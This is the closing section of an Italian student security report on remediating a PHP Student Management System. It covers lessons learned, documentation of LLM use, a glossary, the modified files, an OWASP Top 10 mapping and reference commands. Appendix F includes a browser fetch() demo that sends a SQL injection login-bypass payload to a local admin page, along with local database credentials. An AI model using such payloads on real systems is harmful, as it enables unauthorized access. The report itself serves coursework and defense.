Un secondo insegnamento riguarda l'ordine del lavoro: il progetto ha proceduto in modo esplorativo, senza un threat model preventivo, e solo in un secondo momento ha costruito un modello STRIDE retrospettivo per organizzare le correzioni residue. Questa scelta, dichiarata esplicitamente fin dal Capitolo 2, ha comunque permesso di ottenere il beneficio principale del threat modeling — decidere con criterio cosa correggere e in quale ordine — dimostrando che anche un processo non lineare può arrivare a un risultato strutturato, purché la sistematizzazione avvenga prima di attaccare la parte più corposa del lavoro di remediation.

Infine, la scoperta ricorrente di problemi non pianificati — il broken access control durante il lavoro sull'hashing, le SQL Injection residue durante il re-scan finale — conferma un principio generale più che una serie di casi isolati: ogni fase di verifica, anche quando mirata a un obiettivo specifico, è un'occasione per scoprire ciò che la fase precedente non aveva previsto. Documentare sistematicamente queste scoperte, invece di correggerle silenziosamente, si è rivelato più utile ai fini della relazione della singola correzione in sé.

9.4 Corrispondenza con i criteri di valutazione del corso

Il syllabus del corso indica quattro criteri di valutazione per il progetto: ambizione degli obiettivi, solidità tecnica della soluzione proposta, qualità degli artefatti prodotti, qualità della presentazione. Questa relazione è stata strutturata per rendere verificabile ciascuno di essi:

Criterio	Come viene soddisfatto in questo progetto
Ambizione degli obiettivi	Il progetto non si è limitato alla correzione della singola vulnerabilità individuata inizialmente, ma ha costruito un threat model completo, esteso la remediation a tutta l'applicazione, e affrontato cinque categorie di vulnerabilità distinte (SQLi, password, XSS, broken access control, CSRF, header), oltre a un ciclo completo di verifica quantitativa finale
Solidità tecnica	Ogni fix è accompagnato da codice completo, spiegazione del meccanismo di protezione, e verifica empirica documentata (prima/dopo); le scelte progettuali discutibili (es. unsafe-inline nella CSP) sono dichiarate esplicitamente insieme al compromesso che le motiva
Qualità degli artefatti	Diagrammi (DFD, matrice di rischio), tabelle strutturate, screenshot di verifica, codice sorgente prima/dopo, script SQL e di configurazione completi, tutti raccolti in questa relazione unica
Qualità della presentazione	Struttura in capitoli numerati con indice navigabile, convenzioni di lettura dichiarate (Capitolo 2.4), glossario di riferimento (Appendice B), assenza di ripetizioni tra le fasi

Appendice A — Uso di LLM nel Progetto

Questa appendice documenta in dettaglio l'uso dell'assistente basato su LLM nel progetto, come richiesto esplicitamente dal syllabus del corso per i progetti che ne fanno uso: come è stato prompt-ato il modello, quali guardrail sono stati adottati, ed eventuali problemi introdotti dal modello stesso.

A.1 Come è stato usato realmente

Il lavoro è partito da richieste generiche ("aiutami a fare il threat modeling passo passo", "passiamo alla fase successiva") e si è precisato progressivamente, piuttosto che seguire un prompt unico scritto in anticipo. Le informazioni che si sono rivelate necessarie per procedere correttamente, ricostruite a posteriori, sono state le seguenti:

Domanda	Risposta che ha permesso di procedere
Qual è l'obiettivo preciso della fase in corso?	Completare una fase specifica della roadmap del progetto (es. threat modeling STRIDE), collegata esplicitamente al topic del syllabus
L'analisi si basa solo sulla descrizione fornita, o anche sul codice reale?	Inizialmente solo sui report caricati; solo dopo una richiesta esplicita di verifica è stato usato il link pubblico della repository GitHub per l'analisi diretta del codice sorgente
Che livello di dettaglio e quale formato servono?	Diagrammi, tabelle strutturate, codice con spiegazione, evidenze fotografiche, con l'obiettivo finale di documenti Word autonomi da allegare alla relazione
Il risultato deve restare un'ipotesi o va verificato empiricamente?	Va distinto sempre cosa è confermato da evidenza diretta (codice, test) da cosa resta ipotesi — nessuna affermazione scritta come 'confermata' senza una prova concreta

A.2 Il prompt che avrebbe prodotto lo stesso risultato in un solo passaggio

Ricostruito a posteriori mettendo insieme le informazioni emerse una alla volta nel corso del lavoro reale. Non è stato usato per produrre i risultati di questo progetto — che sono nati passo dopo passo — ma è riportato come riferimento per lavori futuri simili, e come esempio concreto dell'uso dichiarato dell'LLM:

```
Sto lavorando al progetto di Software Security "Secure Software Development" su uno Student Management System. Ho già completato: setup Docker, analisi statica con Semgrep, analisi dinamica con OWASP ZAP, un exploit manuale di SQL Injection sul login studente con bypass dell'autenticazione, e il fix con prepared statement su quell'unico endpoint.
```

Il codice sorgente originale è pubblico qui:
<https://github.com/rajatt04/Student-Management-System>

Clonalo e analizza il codice PHP reale, non basarti solo sui miei report.

Completa il progetto in questi passaggi, con un artefatto verificabile per ciascuno:

1. Costruisci un threat model STRIDE completo (DFD, classificazione per elemento, matrice di rischio, piano di verifica).
2. Estendi la remediation della SQL Injection a tutti gli endpoint, con evidenza prima/dopo per ciascuno.
3. Correggi le vulnerabilità rimanenti nell'ordine indicato dalla matrice di rischio (password in chiaro, Stored XSS, CSRF, header di sicurezza), segnalando esplicitamente eventuali vulnerabilità impreviste scoperte lungo il percorso.
4. Ripeti le scansioni SAST/DAST iniziali e confronta i risultati numericamente.

Alla fine, prepara una relazione unica in Word, con indice, che copra l'intero progetto, includendo una sezione che documenti questo stesso processo di prompting per il requisito del syllabus sull'uso di LLM.

A.3 Guardrail adottati

- Ogni minaccia o vulnerabilità indicata come "confermata" in questa relazione è verificata con un riscontro diretto: comando eseguito sul codice reale, test empirico documentato, o lettura diretta del file sorgente con percorso e riga citati.
- Le ipotesi non verificabili da codice o test (ad esempio il rischio di denial-of-service da tentativi di login ripetuti) sono segnalate esplicitamente come tali nel Capitolo 4, non presentate come fatti accertati.
- Nessun comando distruttivo è stato eseguito autonomamente dal modello contro l'infrastruttura del gruppo: tutti i comandi Docker, MySQL e di modifica dei file sono stati proposti dal modello ed eseguiti dagli autori sulla propria macchina, con possibilità di verifica ad ogni passaggio.
- L'analisi del codice sorgente è stata condotta su una copia pubblica e di sola lettura del repository originale, non sull'ambiente Docker del gruppo.

A.4 Problemi introdotti dal modello, e come sono stati corretti

Nel corso del progetto si sono verificati alcuni casi in cui il codice fornito dal modello ha richiesto una seconda iterazione prima di funzionare correttamente: variabili omesse in una prima stesura di un fix, righe di codice obsolete non rimosse insieme all'introduzione di codice nuovo, o istruzioni che presupponevano un contesto (ad esempio il contenuto esatto di un file) leggermente diverso da quello realmente presente sul progetto degli autori. In tutti i casi il problema è stato individuato attraverso il test diretto della funzionalità interessata — mai dato per scontato che il codice fornito fosse corretto solo perché sintatticamente plausibile — e risolto con un'iterazione successiva, verificata a sua volta.

Questo comportamento è coerente con il principio guida adottato in tutto il progetto:
nessuna affermazione, umana o generata dal modello, è stata considerata valida senza una
verifica pratica.

Appendice B — Glossario dei Termini Tecnici

Riferimento rapido dei principali termini tecnici usati in questa relazione, utile come supporto per la presentazione orale.

Concetti di sicurezza

Termine	Significato
SQL Injection (SQLi)	Tecnica di attacco che sfrutta la concatenazione diretta di input utente in una query SQL per alterarne la struttura ed eseguire comandi non previsti
Prepared statement	Meccanismo che separa la struttura di una query SQL dai valori inseriti dall'utente, inviandoli al database come dato puro anziché come testo interpretabile
Cross-Site Scripting (XSS)	Tecnica di attacco che inietta codice JavaScript in una pagina web, eseguito nel browser di chi la visualizza; "Stored" quando il payload è salvato permanentemente (es. in un database)
Cross-Site Request Forgery (CSRF)	Tecnica di attacco che induce il browser di una vittima autenticata a inviare, a sua insaputa, una richiesta verso un'applicazione in cui è loggata
Broken Access Control	Categoria di vulnerabilità in cui l'applicazione non verifica correttamente i permessi di un utente prima di consentire un'azione o mostrare un contenuto
Clickjacking	Tecnica di attacco che incorpora una pagina legittima dentro un frame nascosto o camuffato, per indurre click involontari da parte della vittima
Session fixation	Tecnica di attacco in cui un identificativo di sessione non viene rigenerato dopo il login, permettendo potenzialmente a un attaccante di riutilizzare una sessione nota
User enumeration	Tecnica che sfrutta differenze nei messaggi di errore (es. "utente non trovato" contro "password errata") per dedurre quali account esistono realmente

Contromisure

Termine	Significato
Hashing (password_hash / bcrypt)	Trasformazione irreversibile di una password in una stringa di lunghezza fissa (hash), che include un valore casuale (salt) per garantire che la stessa password produca hash diversi ogni volta
password_verify()	Funzione PHP che confronta una password in chiaro con un hash precedentemente salvato, senza mai decifrare l'hash
htmlspecialchars()	Funzione PHP che converte i caratteri speciali dell'HTML in entità codificate, impedendo che un testo venga interpretato come markup o script
Content-Security-Policy (CSP)	Header HTTP che indica al browser quali origini di contenuto (script, stili, immagini) sono considerate attendibili per una pagina
X-Frame-Options	Header HTTP che indica al browser se e come una pagina può essere incorporata in un frame di un'altra pagina
Token anti-CSRF	Valore casuale, generato lato server e associato alla sessione dell'utente, incluso nei form e verificato ad ogni invio per confermare che la richiesta provenga dall'applicazione stessa

Termine	Significato
hash_equals()	Funzione PHP per il confronto di due stringhe in tempo costante, usata per evitare che un attaccante deduca informazioni misurando il tempo di risposta di un confronto (timing attack)

Strumenti e metodologia

Termine	Significato
SAST (Static Application Security Testing)	Analisi del codice sorgente senza eseguirlo, per riconoscere pattern associati a vulnerabilità note (in questo progetto: Semgrep)
DAST (Dynamic Application Security Testing)	Analisi di un'applicazione in esecuzione tramite l'invio di richieste reali e l'osservazione delle risposte (in questo progetto: OWASP ZAP)
Threat modeling	Processo strutturato per identificare, classificare e dare priorità alle minacce di sicurezza di un sistema, prima o durante lo sviluppo
STRIDE	Framework di threat modeling che classifica le minacce in sei categorie: Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege
Data-Flow Diagram (DFD)	Rappresentazione grafica di come i dati si muovono tra le componenti di un sistema, usata come base per l'analisi STRIDE
Trust boundary (confine di fiducia)	Punto di un sistema in cui i dati passano tra componenti con livelli di attendibilità diversi (es. tra un browser e un server)

Appendice C — Elenco dei File Modificati

Riferimento riassuntivo di tutti i file del codice sorgente toccati nel corso del progetto, con il tipo di intervento applicato a ciascuno. Utile come indice rapido per la presentazione, in aggiunta ai riferimenti puntuali già presenti in ciascun capitolo.

File	Interventi applicati
Admin/admin_login.php	Prepared statement (query principale e ramo secondario), password hashing, controllo di sessione riposizionato
Faculty/faculty_login.php	Prepared statement, password hashing
Student/student_login.php	Prepared statement, password hashing (primo fix dimostrativo del progetto)
Admin/admin_signup.php	Prepared statement, password hashing
Admin/student_panel.php	Prepared statement sulla creazione studente, password hashing, controllo di sessione
Admin/faculty_panel.php	Prepared statement sulla creazione faculty, password hashing, controllo di sessione
Admin/faculty_update.php	Prepared statement (query di caricamento e di aggiornamento), password hashing, rimozione della password in chiaro dal form, correzione della qualifica non salvata, controllo di sessione
Admin/notice_panel.php	Prepared statement su entrambe le INSERT, token anti-CSRF su entrambi i form, controllo di sessione
Admin/admin_panel.php	Controllo di sessione
Student/update_pass.php	Prepared statement, password hashing, controllo di sessione (broken access control)
Student/student_notices.php	Output encoding (htmlspecialchars) su quattro punti di stampa
Faculty/faculty_notice.php	Output encoding su due punti di stampa
Dockerfile	Installazione mysql, attivazione mod_headers, occultamento versione PHP e Apache
docker-compose.yml	Struttura dei due container, variabili di connessione al database
config/init.sql	Riscritto interamente: 12 tabelle con schema corretto, account di test
.htaccess (nuovo file)	Header di sicurezza (CSP, X-Frame-Options, X-Content-Type-Options)
/etc/apache2/sites-available/000-default.conf	Aggiunta della direttiva AllowOverride All

Non sono stati modificati, e restano quindi con le vulnerabilità originali documentate nei Capitoli 7 e 8: Admin/admin_panel.php (funzione di ricerca faculty),

Admin/faculty_delete.php, Faculty/faculty_assignments.php, Faculty/student_delete.php,
Faculty/student_update.php.

Appendice D — Ambiente di Test e Credenziali

Per garantire la ripetibilità di tutti i test descritti in questa relazione, sono stati usati sistematicamente gli stessi account di test durante l'intero progetto, creati o migrati dallo script `init.sql` descritto nel Capitolo 6.

Pannello	Email	Note
Admin	admin@test.com	Account principale di test amministratore
Faculty	faculty@test.com	Account principale di test docente
Student	mario.rossi@test.com	Account principale di test studente

Le password associate a ciascun account non sono riportate in questa relazione per evidenti ragioni di igiene documentale, nonostante si tratti di credenziali di un ambiente locale isolato senza alcuna esposizione pubblica: la pratica di non includere credenziali, anche fittizie, in un documento destinato alla condivisione è essa stessa una delle buone pratiche discusse nel corso.

L'ambiente completo è riproducibile con i comandi descritti nel Capitolo 6.3, a partire dal solo repository del progetto e dallo script `init.sql` allegato.

Appendice E — Corrispondenza con la OWASP Top 10

La OWASP Top 10 è l'elenco, aggiornato periodicamente dalla Open Web Application Security Project Foundation, delle dieci categorie di rischio più critiche per le applicazioni web, ed è un riferimento standard nel settore per classificare le vulnerabilità individuate in un progetto di sicurezza. La tabella seguente mappa le vulnerabilità individuate in questo progetto sulle categorie della versione più recente della classificazione, per fornire un ulteriore livello di lettura trasversale rispetto all'elenco cronologico del Capitolo 8.3.

Categoria OWASP Top 10	Vulnerabilità corrispondenti in questo progetto
A01 — Broken Access Control	Assenza di controllo di sessione su cinque pagine Admin (Cap. 7.3); CSRF (Cap. 7.4)
A02 — Cryptographic Failures	Password salvate in chiaro, su tutti i pannelli, prima della correzione (Cap. 7.1)
A03 — Injection	SQL Injection su login, creazione account, bacheca notizie, reset password, modifica faculty (Cap. 3 e 5); Stored XSS sulla bacheca (Cap. 7.2)
A04 — Insecure Design	Assenza di un meccanismo di logging/audit, individuata nel threat model (Cap. 4.3) e mai colmata direttamente
A05 — Security Misconfiguration	Header di sicurezza mancanti, versione del server esposta, AllowOverride assente (Cap. 7.5)
A07 — Identification and Authentication Failures	User enumeration nel login Admin (Cap. 4.3, risolta indirettamente in Cap. 7.1); assenza di rigenerazione della sessione dopo il login (ipotesi non testata, Cap. 4.3)
A09 — Security Logging and Monitoring Failures	Stessa assenza di logging citata in A04, aggravante trasversale per tutte le altre vulnerabilità

Questa corrispondenza conferma che il progetto, pur partendo da un'analisi specifica e non da un audit generico basato sulla checklist OWASP, ha finito per coprire sette delle dieci categorie della classificazione — un ulteriore indicatore, complementare al confronto quantitativo del Capitolo 8, dell'ampiezza del lavoro svolto rispetto al perimetro standard di riferimento del settore.

Appendice F — Comandi di Riferimento Rapido

Raccolta dei comandi principali usati nel corso del progetto, utile come riferimento durante la presentazione orale per eventuali dimostrazioni dal vivo dell'ambiente.

Gestione dell'ambiente Docker

```
# Avvio dell'ambiente
docker-compose up -d --build

# Arresto mantenendo i dati
docker-compose down

# Arresto con azzeramento completo del database
docker-compose down -v

# Verifica dei container attivi
docker ps
```

Analisi statica (Semgrep)

```
docker run --rm -v "${PWD}:/src" returntocorp/semgrep semgrep scan --config=p/php
```

Verifica del database

```
docker exec -it sms-db mysql -u sms_user -psms_password sms_db -e "SHOW TABLES;"
docker exec -it sms-db mysql -u sms_user -psms_password sms_db -e "SELECT * FROM admin;"
```

Verifica degli header HTTP

```
curl -I http://localhost:8080/Admin/admin_login.php
```

Payload dimostrativo SQL Injection (da Console del browser)

```
fetch('http://localhost:8080/Admin/admin_login.php', {
  method: 'POST',
  headers: {'Content-Type': 'application/x-www-form-urlencoded'},
  body: "admin_email=" + encodeURIComponent("' OR '1'='1' -- ") +
"&admin_password=x&btnLogin=SignIn"
}).then(r => r.text()).then(t => console.log(t));
```